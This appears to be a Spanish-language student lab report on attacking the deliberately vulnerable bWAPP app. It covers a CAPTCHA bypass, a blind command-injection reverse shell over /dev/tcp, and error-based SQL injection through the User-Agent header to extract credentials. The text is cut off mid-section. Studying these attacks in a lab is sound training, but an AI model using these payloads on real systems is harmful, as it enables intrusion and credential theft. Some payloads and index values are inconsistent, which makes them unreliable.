

Actividad #4: Práctica con bWAPP

Nombre: Balbuena Atar Dante Gabriel

Carrera: Tecnicatura Universitaria en Ciberseguridad

Materia: Tratamiento de Vulnerabilidades

Profesor: Lisandro Lezaeta

Fecha: 02/06/2025

Institución: UGR

INDICE

1. Introducción

- Objetivo del trabajo
 - Selección de vulnerabilidades no triviales
 - Enfoque en combinaciones de vulnerabilidades y escenarios realistas
-

2. Desarrollo

2.1 CAPTCHA Bypass - Broken Authentication

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.2 OS Command Injection - Blind con Reverse Shell (entorno Docker local)

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.3 SQL Injection Almacenado (“Stored”) vía User-Agent

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.4 Log Poisoning + File Inclusion + Mini WebShell Interactive (entorno Docker local)

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.5 Broken Authentication – Análisis del código cliente con IA (Insecure Login)

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.6 HTML Injection (Reflected) + Redirección externa (ngrok)

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.7 Insecure File Upload + WebShell

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.8 File Inclusion (Local) + PHP Code Injection

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.9 Cross-Site Scripting - Stored (XSS Almacenado) + Robo de Cookies (Session Hijacking)

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

2.10 SQL Injection (POST/Search) + UNION SELECT

- Objetivo
- Herramientas utilizadas
- Procedimiento paso a paso
- Conclusión parcial

3. Conclusión Final

- Reflexiones sobre el aprendizaje técnico
- Desafíos enfrentados y soluciones implementadas
- Valoración del enfoque práctico y pensamiento crítico
- Impacto en la preparación para entornos reales

4. Referencias

1. INTRODUCCION

En el presente trabajo práctico se exploran y documentan **10 vulnerabilidades reales** incluidas en el entorno de laboratorio **bWAPP**, con el objetivo de comprender cómo funcionan los vectores de ataque más relevantes del OWASP Top 10 y otros fallos críticos comunes en aplicaciones web.

Siguiendo las pautas del profesor, se seleccionaron **vulnerabilidades no triviales**, evitando ejemplos simples como alert('xss'), or 1=1, o modificaciones básicas en parámetros GET. Cada explotación fue llevada a cabo de forma completa, con capturas de pantalla en cada paso, descripción del payload utilizado y evidencia concreta de que el ataque fue exitoso.

Además, se optó por **combinaciones de vulnerabilidades** o escenarios más complejos (por ejemplo: OS Command Injection + Reverse Shell, Log Poisoning + LFI + WebShell, o SQLi in Header con User-Agent Spoofing), con el objetivo de reproducir situaciones más cercanas a entornos reales, como podrían ocurrir en sistemas sin capas de defensa suficientes.

Este trabajo busca no solo identificar vulnerabilidades, sino también desarrollar una **mentalidad ofensiva controlada**, basada en el análisis técnico, la lógica del atacante y el pensamiento lateral aplicado a la seguridad informática.

2. DESARROLLO

2.1 CAPTCHA Bypass - Broken Authentication

Objetivo

Demostrar que el mecanismo de autenticación protegido por CAPTCHA del panel bWAPP es vulnerable a un bypass, permitiendo iniciar sesión sin necesidad de resolver el desafío CAPTCHA. El objetivo es validar si el control de acceso es evadible mediante una solicitud manual manipulada, sin necesidad de generar la sesión CAPTCHA.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - DevTools (pestañas Red / Aplicación)
 - Modo incógnito para generar una nueva sesión
 - Editor de texto (para observaciones y pruebas de código)
-


Procedimiento paso a paso

1. Acceso al módulo vulnerable

- Desde el menú desplegable de bWAPP, se selecciona la opción:

Broken Authentication > CAPTCHA Bypassing

- Luego se presiona el botón "**Hack**" para iniciar el módulo.
- Se observa un formulario con los campos: *login*, *password* y *captcha_user*.




formulario completo con el CAPTCHA cargado

2. Inspección del funcionamiento del CAPTCHA

- Se abre el código fuente de la página (clic derecho > Ver código fuente).
- Se detecta un elemento <iframe> que carga dinámicamente el CAPTCHA:

```
<iframe src="captcha_box_php" scrolling="no" frameborder="0"
height="70" width="350"></iframe>
```

- Este iframe apunta a captcha_box_php, que probablemente genera la imagen basada en una variable de sesión.



iframe en el código fuente

3. Análisis del código PHP probable

- Se teoriza que el CAPTCHA se genera en el backend con algo similar a:

```
$rand = rand(9999999, 9999999999);
```

```
$_SESSION['captcha'] = $rand;
```

- Y que la validación podría ser tan simple como:

```
if ($_POST['captcha'] == $_SESSION['captcha']) {
```

```
echo "ok";
```

```
} else {
```


```
echo "error";
```

```
}
```

-
- En este caso, si no se genera la sesión correctamente, ambas variables pueden quedar vacías o no definidas (`null == null`), permitiendo un bypass.

4. Estrategia de ataque: omitir la generación del CAPTCHA

- En esta primera ventana ya se generó la sesión.
- En DevTools, se accede a la pestaña **Red** y se recarga la página todo esto en la sesión vieja la cual ya no nos sirve.



DevTools mostrando la recarga

5. Intercepción y modificación de la solicitud

- Se localiza la primera solicitud POST generada por el formulario (`ba_captcha_bypass.php`).
- Clic derecho sobre esa solicitud → **Editar y reenviar** y podremos ver todos los parámetros como para generar una solicitud de prueba que luego puede ser realizada por burp suite o incluso por curl y

hacerlo en masa por ejemplo hacer un brute force bypassando el captcha.

- Se abre una **nueva ventana de incógnito** para evitar que se genere la sesión de CAPTCHA
- En DevTools, se accede a la pestaña **Red** y se recarga la página
- Clic derecho sobre esa solicitud → **Editar y reenviar en cualquiera ya que de todas maneras se va a editar la seleccionada.**
- Para hermanar el get (ventana en incognito) y el post (primera ventana)
- Se reemplaza el método GET por POST en la ventana de incognito, y en la ventana que no es incognito se copia la URL que esta al lado del post y se lo pega reemplazando la url que esta al lado del post de la ventana en incognito:


https://bwapp.ddlr.org/ba_captcha_bypass.php

- Se completan los campos en el cuerpo como :

login=bee&password=bug&captcha_user=&form=submit

- También se agrega manualmente el encabezado:

Content-Type: application/x-www-form-urlencoded




solicitud POST modificada en DevTools

6. Ejecución del ataque

- Se presiona el botón de reenviar y se observa la respuesta HTTP.
- El servidor devuelve el mensaje:

Successful login

- Lo que confirma que se logró iniciar sesión **sin resolver el CAPTCHA**.



respuesta “Successful login”

📌 Conclusión parcial

El módulo de CAPTCHA de bWAPP no valida correctamente la existencia ni el contenido de la variable de sesión `$_SESSION['captcha']`. Al no cargarse el iframe, dicha variable nunca es inicializada, y si el servidor no usa `isset()` o `empty()` para verificar su existencia, la validación puede ser omitida.

Esto permite realizar un **bypass completo del sistema CAPTCHA**, lo cual representa una **falla crítica de autenticación**, especialmente si se automatiza con herramientas como curl, Burp Suite, o scripts de fuerza bruta.

2.2 OS Command Injection - Blind con Reverse Shell (entorno Docker local)

Objetivo

Demostrar la explotación de una vulnerabilidad de tipo **OS Command Injection (Blind)** en el entorno bWAPP montado localmente con Docker, logrando establecer una **shell remota** sobre el equipo atacante. La vulnerabilidad no devuelve salida directa en el navegador, por lo que se validó su explotación mediante una conexión inversa recibida en un listener activo (nc), permitiendo control interactivo del servidor vulnerable.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - Terminal en Debian (misma máquina virtual que corre Docker)
 - Netcat (nc) como listener
 - Payloads en Bash y Perl para shell inversa
 - Módulo vulnerable de bWAPP:
-

A1 - Injection > OS Command Injection (Blind)

Procedimiento paso a paso

1. Acceso al módulo vulnerable

- Se accede a <http://localhost:8080/bWAPP>.
 - Login con las credenciales por defecto:
-


Usuario: bee

Contraseña: bug

- Se selecciona el módulo:
-

A1 - Injection > OS Command Injection (Blind)

- Se presiona el botón "Hack".




panel de bWAPP con el formulario de inyección

2. Preparación del listener

- En una nueva terminal, se ejecuta:

```
nc -lvp 1337
```

Este comando deja la máquina **a la escucha** en el puerto 1337.



terminal con el listener activo esperando conexión

3. Intento con bash

- En el formulario vulnerable, se inyecta el siguiente payload:

```
| bash -c 'exec bash -i &> /dev/tcp/127.0.0.1/1337 <&1'
```

- Luego se hace clic en el botón "Ping".
 - En el listener se recibe una conexión activa de tipo shell interactiva.
-

4. Confirmación de shell remota

- En la consola donde está activo nc, se confirma la conexión mediante comandos como:

```
whoami
```

```
ls
```

```
pwd
```

- Se observa la salida directamente en la terminal.



payload ingresado en el formulario de bWAPP y como se recibió la shell con la ejecución de comandos

📌 Conclusión parcial

La vulnerabilidad de tipo **Command Injection Blind** presente en bWAPP permite ejecutar comandos arbitrarios en el sistema operativo, incluso sin mostrar resultados directamente en el navegador. Al combinarla con un payload de reverse shell en Bash o Perl, se obtuvo **acceso completo e interactivo al servidor web** desde la misma máquina local, comprobando la criticidad de esta falla. Esta técnica es completamente funcional en un entorno Docker montado localmente.

2.3 SQL Injection Almacenado (“Stored”) vía User-Agent

🎯 Objetivo

Demostrar que el módulo de logeo de bWAPP almacena el contenido del encabezado **User-Agent** sin sanitizar dentro de una tabla de logs. Aprovechando esto, inyectamos código SQL en el campo User-Agent para ejecutar consultas avanzadas (ERROR-BASED con extractvalue()), obtener nombres de tablas, columnas y, finalmente, credenciales (login/password) de la tabla heroes.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
- DevTools (pestaña **Red**)
- Editor de texto (para anotar consultas SQL)
- Docker local con bWAPP (<http://localhost:8080/bWAPP>)
- Módulo vulnerable de bWAPP:

SQL Injection - Stored (User-Agent)

Procedimiento paso a paso

1. Acceso al módulo vulnerable

- Se accede a <http://localhost:8080/bWAPP>.
- Se inicia sesión con:

Usuario: bee

Contraseña: bug

- En el menú, se selecciona:

A1 – Injection > SQL Injection - Stored (User-Agent)

- Se presiona el botón “**Hack**” para abrir el módulo.

2. Inspección inicial y detección de inserción en logs

- Se abre DevTools → pestaña **Red**.
- Se recarga la página para capturar la primera solicitud que registra el log.
- Se identifica la solicitud POST que registra la entrada en la tabla de logs.
- Clic derecho → **Editar y reenviar** la petición para ver todos los headers, incluyendo User-Agent.
- En el User-Agent se reemplazó todo su contenido con un ‘ para verificar si es vulnerable a sqlí.

The screenshot shows a browser window with the title "messi [Corriendo] - Oracle VirtualBox". The address bar shows "localhost:8080/sql1_17.php". The page content is a table titled "/ SQL Injection - Store" showing visitor logs. The DevTools Network tab is open, showing a POST request with the following body:

```
User-Agent: '
```

The DevTools console shows an error message:

```
Error: You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax to use
near '172.18.0.1)' at line 1
```

se muestra la respuesta luego de colocar el ‘

3. Confirmación del INSERT SQL en backend

- Abriendo un editor de texto (por ejemplo, Visual Studio Code o Gedit), se teoriza que el código PHP del backend hace algo similar a:

// Ejemplo simplificado de bWAPP

```
$date = date('Y-m-d H:i:s'); $ip = $_SERVER['REMOTE_ADDR'];
$nav = $_SERVER['HTTP_USER_AGENT']; $sql = "INSERT INTO
logs (date, ip, nav) VALUES ('$date', '$ip', '$nav')";
mysql_query($conn, $sql);
```


- Esto indica que todo lo que enviamos en User-Agent se insertará directamente en la tabla logs en la columna nav.
-

4. Primer payload: extracción de nombres de tabla

- En DevTools → pestaña **Red**, se selecciona la misma petición interceptada y se edita **solo el header User-Agent**, reemplazándolo por:

```
'; extractvalue(0x0a, concat(0x0a, (select table_name from information_schema.tables limit 0,1))))-- -
```

- Con esto, cerramos la comilla del VALUES, inyectamos un extractvalue() que provoca un error mostrando el primer table_name de information_schema.tables.
- El -- - cierra el resto de la consulta para evitar sintaxis adicional.
- Se envía la petición y, en la respuesta HTTP, se observa un **error XML** que contiene el nombre de la primera tabla (por ejemplo, albums o actors, dependiendo de la base de datos interna).



header User-Agent modificado y del error retornado con el primer nombre de tabla

5. Enumerar tablas con paginación (LIMIT)


- En el campo User-Agent, se modifica el payload a:

```
' extractvalue(0x0a, concat(0x0a, (select table_name from information_schema.tables limit 10,1))))-- -
```

- Aquí ajustamos limit 10,1 para ir saltando hasta llegar al objetivo
- Si no devuelve resultado, reajustamos hasta encontrar la tabla users, movies, heroes, etc.
- Finalmente detectamos que:

```
limit 85,1 → 'heroes'
```

- Cuando el límite da con heroes, el error XML muestra el nombre de esa tabla.



payload con limit 41,1 y el error con “heroes”

6. Extracción de columnas de la tabla heroes

- Cambiamos el payload para que en lugar de information_schema.tables usemos information_schema.columns filtrando por table_name = 'heroes':

```
, extractvalue(0x0a, concat(0x0a, (select column_name
```

from information_schema.columns

where table_name = 'heroes' limit 0,1))))-- -

- Esto devuelve el primer column_name de la tabla heroes (por ejemplo, id).
- Luego incrementamos el índice limit 1,1 para obtener la segunda columna (login), limit 2,1 para la tercera (password), limit 3,1 para la cuarta (secret), y así hasta no encontrar más.

The screenshot shows a Firefox browser window with the title "messi [Corriendo] - Oracle VirtualBox". The address bar shows "localhost:8080/sql_17.php". The developer tools Network tab is open, showing a POST request with the following User-Agent header value:

```
User-Agent: concat(0x0a,(select column_name from information_schema.columns where table_name = 'heroes' limit 2,1))-- -
```

The response status is "Error: XPATH syntax error: ' password'".

The page content is a "SQL Injection - Store" page. It shows a table of visitors:

Date	IP Address	User-Agent
2025-05-28 18:51:16	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36
2025-05-28 18:35:04	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36
2025-05-28 18:35:01	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36

Captura con payload buscando columnas y el resultado “login”

The screenshot shows a Firefox browser window with the title "messi [Corriendo] - Oracle VirtualBox". The address bar shows "localhost:8080/sql_17.php". The developer tools Network tab is open, showing a POST request with the following User-Agent header value:

```
User-Agent: concat(0x0a,(select column_name from information_schema.columns where table_name = 'heroes' limit 1,1))-- -
```

The response status is "Error: XPATH syntax error: ' login'".

The page content is a "SQL Injection - Store" page. It shows a table of visitors:

Date	IP Address	User-Agent
2025-05-28 18:51:16	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36
